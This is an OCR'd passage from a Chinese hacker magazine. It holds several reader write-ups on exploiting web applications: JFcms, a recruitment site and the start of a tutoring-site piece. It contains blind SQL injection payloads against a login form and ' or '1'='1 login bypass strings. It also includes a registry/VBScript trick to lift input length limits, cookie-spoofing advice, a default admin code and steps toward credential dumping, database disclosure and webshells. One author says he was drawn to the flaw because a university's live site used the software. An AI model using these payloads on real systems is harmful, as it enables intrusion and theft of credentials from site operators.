


图9 得到webshell

三、非结语

对小鬼当家音乐系统漏洞的简单分析到这里就结束了，第一次分析php程序的漏洞，写得不对的地方还望各位朋友指出！欢迎到NoHack论坛找我讨论，我的ID是mystery。

编辑点评：

挺清晰的一篇文章，当大家都把目光聚集在DB的注射上时，不要忘记TXT型的注射更加简单，得到webshell的几率更大。

JFcms登录框的漏洞

图 or4nge

某天在BCT某个高手那里看到了关于JFCMS的漏洞公告，当时他只是说输入框存在漏洞，没在意。后来无意发现某个高校的新闻站使用的就是这个系统。别的不用多说，直接从网上下载一个最新的回来分析。

下载回来一看，是用aspx写的，直接右键－编辑，看到的只是一部分源码。在开始那几行发现<%@ Page language="c#" Codebehind="showvote.aspx.cs" AutoEventWireup="false" Inherits="JFCmsProfessional.showvote" %>之类的代码，很明显，代码在dll文件里封装了。马上下载一个reflector，安装好.net framework，然后载入JFCmsProfessional.dll那个文件、然后就清楚的看到了我们亲爱的源代码。

既然某个大牛说是在输入框里面，不用看别的，直接找到登录文件siteadmin/login/jf_login.aspx，文本方式打开，第一行：**<%@ Page CodeBehind="JF_Login.aspx.cs" Language="c#" AutoEventWireup="false" Inherits="JFCmsProfessional.SiteAdmin.Login.JF_Login" %>**，很明显对应的是dll里面的SiteAdmin.Login.JF_Login，然后回去看login.aspx里面那个"确定"按钮对应的事件，是btnLogin_Click，转到reflector，找到btnLogin_Click，看到"确定"按钮之后发生的代码如下：

```
private void btnLogin_Click(object sender, EventArgs e)
{
    try
    {
        string userName = this.UserName.Text.Trim();
        string userPwd = this.Fc.Encrypt(this.UserPwd.Text.Trim());
        HttpBrowserCapabilities browser = base.Request.Browser;
        string str3 = this.Fc.getop(base.Request.ServerVariables
["http_user_agent"].ToString().Split(new char[] { ';' }));
        if ((userName == "") || (userPwd == ""))
        {
            this.chkmsg.Text = "必填字段不能留空";
        }
        else if (this.txtRnCode.Text.Trim() != this.Fc.getcookies
("JFCms_RnCode"))
        {
            this.chkmsg.Text = "验证码错误";
        }
        else if (this.Fc.chkUser(userName, userPwd))
        {
            this.cmd = new OleDbCommand();
            this.cmd.Parameters.Add("@UserName", userName);
            this.cmd.Parameters.Add("@UserPwd", userPwd);
            this.rs = this.Dc.GetDataReader(this.cmd, "select NickName,
NewsState,UserName,UserPwd from JF_User where UserName=@UserName and
UserPwd=@UserPwd");
            if (this.rs.Read())
            {
                base.Response.Cookies["JFCms_NickName"].Value = this.
Fc.Encrypt(this.rs[0].ToString());
                base.Response.Cookies["JFCms_NewsState"].Value =
this.Fc.Encrypt(this.rs[1].ToString());
                base.Response.Cookies["JFCms_UserName"].Value = this.
Fc.Encrypt(this.rs[2].ToString());
                base.Response.Cookies["JFCms_UserPwd"].Value = this.
Fc.Encrypt(this.rs[3].ToString());
            }
            this.rs.Close();
            string s = base.Server.UrlEncode(base.Request["ReturnUrl"]);
            if ((base.Request.Cookies["JFCms_UserName"] == null) ||
(base.Request.Cookies["JFCms_UserPwd"] == null))
            {
                this.chkmsg.Text = "您的浏览器设置已被禁用
Cookies，您必须设置浏览器允许使用 Cookies 选项后才能登录！";
            }
```

```
            else
            {
                if (s != null)
                {
                    base.Response.Write("<script>window.location.href='" + base.Server.UrlDecode(s) + "';</script>");
                }
                else
                {
                    base.Response.Write("<script>window.location.href='../Base/Index.aspx';</script>");
                }
                this.cmd = new OleDbCommand();
                this.cmd.Parameters.Add("@UserName", userName);
                this.cmd.Parameters.Add("@LoginIP", base.Request.UserHostAddress.ToString());
                this.cmd.Parameters.Add("@OS", str3);
                this.Dc.GetExecuteNonQuery(this.cmd, "insert into JF_Log(UserName,LoginIP,OS,IsError,DateAndTime)values(@UserName,@LoginIP,@OS,0,'" + DateTime.Now + "')");
                OleDbCommand cmd = new OleDbCommand();
                cmd.Parameters.Add("@UserName", userName);
                this.Dc.GetExecuteNonQuery(cmd, "update JF_User set LogCount=LogCount+1 where UserName=@UserName");
            }
        }
        else
        {
            OleDbCommand command2 = new OleDbCommand();
            command2.Parameters.Add("@UserName", userName);
            command2.Parameters.Add("@LoginIP", base.Request.UserHostAddress.ToString());
            command2.Parameters.Add("@OS", str3);
            command2.Parameters.Add("@ErrorPwd", this.UserPwd.Text.Trim());
            this.Dc.GetExecuteNonQuery(command2, "insert into JF_Log(UserName,LoginIP,OS,IsError,ErrorPwd,DateAndTime)values(@UserName,@LoginIP,@OS,1,@ErrorPwd,'" + DateTime.Now + "')");
            OleDbCommand command3 = new OleDbCommand();
            command3.Parameters.Add("@UserName", userName);
            this.Dc.GetExecuteNonQuery(command3, "update JF_User set ErrLogCount=ErrLogCount+1 where UserName=@UserName");
            this.chkmsg.Visible = true;
            this.chkmsg.Text = "用户名和密码不匹配。(您提供的用户名为" + userName + ")";
        }
    }
    catch (Exception exception)
    {
        this.Fc.Err(exception);
    }
}
```

果然，在取得用户名之后直接trim，没有任何过滤！至于pwd那个不用考虑，因为加密了，加密也不是md5，而是另一种我们后面要提到的方法。

看代码，来分析一下，大体的流程是这样的：取得用户、密码、验证码，看验证码是否正确，然后用了一个chkUser函数，继续找到chkUser函数的原型：

```
public bool chkUser(string UserName, string UserPwd)
{
    bool flag = false;
    if (int.Parse(this.Dc.GetExecuteScalar("select count(UserID) From JF_User where UserName='" + UserName + "' and UserPwd='" + UserPwd + "'")) > 0)
    {
        flag = true;
    }
    return flag;
}
```

应该比较容易看明白。如果SQL查询语句成立，返回true。也就是说，到这里，我们的SQL语句已经执行过了。再往下看代码，分析主要的逻辑结构，if-else大致的结构是这样的：

```
if(this.Fc.chkUser(userName, userPwd))
{.........

this.chkmsg.Text = "您的浏览器设置已被禁用 Cookies，您必须设置浏览器允许使用 Cookies 选项后才能登录!";
..............}

else{...................
this.chkmsg.Text = "用户名和密码不匹配。(您提供的用户名为" + userName + ")";
...................}
```

这里只看看对注入有用的代码，也就是对或者错之后我们能分析的代码。如果我们构造的查询语句正确，则返回："您的浏览器设置已被....."，否则返回："用户名和密码不匹配....."。

接下来的工作就比较简单了，构造语句，注入就行了。构造语句为：**username' and asc(mid(userpwd,1,1))>0 or '1'='2**。基本格式是这样的，然后就是漫长的手工猜解了，我遇到的比较变态的是24位的密码。

这里有几个问题：第一，如果猜解错误，会被记录，数据库有log表。第二，猜解时输入框是有长度限制的，不要妄想用本地action指向的那种方法，因为验证码不好处理（*也是可以解决的*），不过有更简单的办法，就是网上流传的那个突破限制的代码：

```
------------len.reg--------------------
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\扩展(&E)]
@="C:\\Documents and Settings\\Administrator\\桌面\\len.htm"
"contexts"=dword:00000004

------------end-------------------------
------------len.htm---------------------
<script language=vbs>
set srcevent = external.menuarguments.event
set doc=external.menuarguments.document
set ele=doc.elementfrompoint( srcevent.clientx, srcevent.clienty )
if ele.type ="text" or ele.type="password" then
ele.maxlength=200
ele.size=200
end if
</script>
------------end-------------------------
```

使用方法当然是先将len.reg导入，然后再把len.htm保存在桌面，之后重启，在输入框点右键，有个"扩展（E）"。

由于代码是在网上找的，原作者没有找到，谨向作者致敬（**编辑**：*这段代码最早是czy写的*）！

但是我在本地执行老是不成功，所以自己手动把那些东西写进了注册表。然后一番苦战，得到用户名及密码，密码采用DES加密，加密密钥在代码里，大家自己找一下，然后破解就行了。拿shell什么的我就不说了，反正后台功能很强大。去JF的演示站测试，居然进不去了，以前用 ' or '1'='1 就可以登录的。

补记：后来我在看代码的时候发现理论上说使用 ' or '=' 是可以登录的，但点击确定之后提示"您尚未登录或登录超时"，原来是对cookie再次验证，那是不是说使用cookie欺骗也可以呢？cookie里面包含用des加密了的用户名、密码。但使用minibrowser修改并锁定cookie的时候提示说验证码错误，看来cookie里面还有验证码，这个也不难。所以如果觉得手工注入太麻烦，不妨尝试一下这个cookie欺骗的方法。

对网愿科技

——人才网的简单分析的解惑

图 艾米

从本文可以学到：

网愿科技——人才网的漏洞再分析

一、注射点再分析

自从在2008年第1期看了“冰的原点”写的文章之后，一直想看看这套程序，于是就下载研究了下！“冰的原点”在这个文件 view_person.asp 里找到的注入点，代码如下：

```
end if
    uid=ReplaceBadChar(Trim(Request.QueryString("id")))
    if uid="" then
        response.write"<SCRIPT language=JavaScript>alert('对不起，非法操作!');"
        response.write"javascript:window.close();</SCRIPT>"
        response.end
    end if
    set rs_person=server.createobject("adodb.recordset")

    conn.Execute "update person set click=click+1 where id="&uid&""

    sql_person="select * from person where job<>'''' and id="&uid&""
    rs_person.open sql_person,conn,2,3
    if rs_person.eof or rs_person.bof then
        response.write "<script language=JavaScript>"&"alert('对不起，该用户不存在或已被删除!');"&"window.location.href = 'index.asp'"&"</script>"
        response.end
    end if
```

这里他没看清楚，**uid**这个变量先用 **trim** 过滤了空格后再用 **replacebadchar** 函数进行了过滤，这个函数到底过滤了啥呢？我们来看 inc 下的 char.asp，部分代码如下：

```
'过滤SQL非法字符
Function ReplaceBadChar(strChar)
    If strChar = "" Or IsNull(strChar) Then ReplaceBadChar = "":Exit Function
    Dim strBadChar, arrBadChar, tempChar, I
    strBadChar = "$,#,',%,^,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr(34) & "," & Chr(0) & ""
    arrBadChar = Split(strBadChar, ",")
    tempChar = strChar
    For I = 0 To UBound(arrBadChar)
        tempChar = Replace(tempChar, arrBadChar(I), "")
    Next
    ReplaceBadChar = tempChar
End Function
```

很明显的过滤了一些敏感字符。

至于“冰的原点”提到的那个头部中的sql.asp，我认为是没有用的，而工具说有注入点，我想可能是误报，而我最喜欢的NBSI说它是没有注入点的，如图1。

本文旨在技术探讨，请不要利用文中提到的方法做任何破坏。感谢BCT的几位大哥！

编辑点评：

很详细的一篇白箱分析 aspx 漏洞的文章，懂 aspx 的人可以看一下作者的分析思路。

二、再次挖掘

我简单的看了下这个程序，其实并不安全，有很多地方是可以利用的（有兴趣的自己可以看下），我们就看下根目录下的 view_notice.asp，代码如下：




图1 NBSI没有检测到漏洞

```
<!--#include file="conn.asp"-->
<%
    id=Trim(Request.QueryString("id"))          这次是真的没有过滤
    set rs=createobject("adodb.recordset")
    sql="select * from [notice] where id="&id&""
    rs.open sql,Conn,1,1
    if rs.eof then
        Response.Write("还没有公告")
    else
%>
……省略一些无关代码……
```

这个文件与公告相关，打开主站，点公告如图2。




图2 站点公告

打开之后会看到图3。

也许有人说没变量怎么利用，有点基础的就会去抓包（给读者自己测试了），这是我们再细细的看图3的右下角 **view_notice.asp?id=1** 一段，连起来就是 **http://127.0.0.1/view_notice.asp?id=1**，丢进工具跑跑看，哎呀出来了，如图4。




图3 打开站点公告

后台嘛，确实是需要认证码才能进的，如图5。




图4 跑出用户名密码




图5 后台登录


这个能不能进后台就看管理员细不细心了，它的默认验证码是jobacc，当然在admin/ChkCode.asp里是可以改的！

至于后台拿 WEBSHELL 我也不想说了（免费版基本没用，后台好多只有图片），相信看了这么多黑手，小黑都有自己的方法！有什么问题，NOHACK 论坛上找我，我的ID：艾米。

编辑点评：

小编很喜欢有读者对杂志上的文章为引子，提出疑问或者继续分析，这样可以更大程度的剖析这个系统，还可以在不断的“怀疑”中得到最终的正确答案。

小编还想说的是，不要太依赖工具，他们都不是很“准确”的，切记！



鼎峰家教网V2008漏洞分析——不完美的渗透

文 muyan

从本文可以学到:
1、漏洞分析和利用
2、对一些问题的疑惑和反思

大家好,我是机械专业的,看"黑手"两年了,自学了ASP,又得《精通脚本hack》的熏陶,在上期杂志的启发下,第一次发表文章,班门弄斧一下,也不知小编哥哥......废话不多说,在本机上搭建好环境,各位看官看好了。

一、貌似很强壮的网站

sql.asp文件被包含在数据库连接文件conn.asp中,它对凡是从地址栏提交的数据都进行了过滤,如图1。




图1 出现错误警告

二、暴库

查看数据库连接文件conn.asp全部代码如下:

```
<!-- #include file="sql.asp" -->
<%
  dim connstr,datapath,conn
  datapath="Manage/DataBase/Db.mdb"
  connstr="Provider=Microsoft.JET.OLEDB.4.0;Data Source=" & Server.mappath(datapath)
  Set conn=Server.CreateObject("ADODB.Connection")
  conn.open connstr
%>
```





图2 暴库

很明显,该文件没有容错语句"On Error Resume Next",可直接暴库。输入:http://localhost/inc/conn.asp,如图2。

其实能暴库的地方有/Manage/Include/Login_Conn.asp,/Manage/Include/Conn.asp,它们都没有容错语句。

三、ewebeditor在线编辑器

拿到密码,我这儿是admin/admin,后台登录地址为:http://localhost/Manage/login.asp,进入后台,转到"新闻管理"-->"添加新闻",出现如图3的画面。


图3 ewebeditor在线编辑器

将鼠标放在"添加新闻"项,可以看到状态栏地址为http://localhost/Manage/News/News_Add.asp,也许有人问为什么,先记着,以后有用。查看源代码,在图3的"栏目"或者"发布"一行,右键-->"查看源文件",如图4。




图4 查看源代码

大家看到了吗?"src="../webedit/ewebeditor.asp?....",我们在浏览器地址栏输入http://localhost/Manage/News/../webedit/admin_login.asp,如图5。

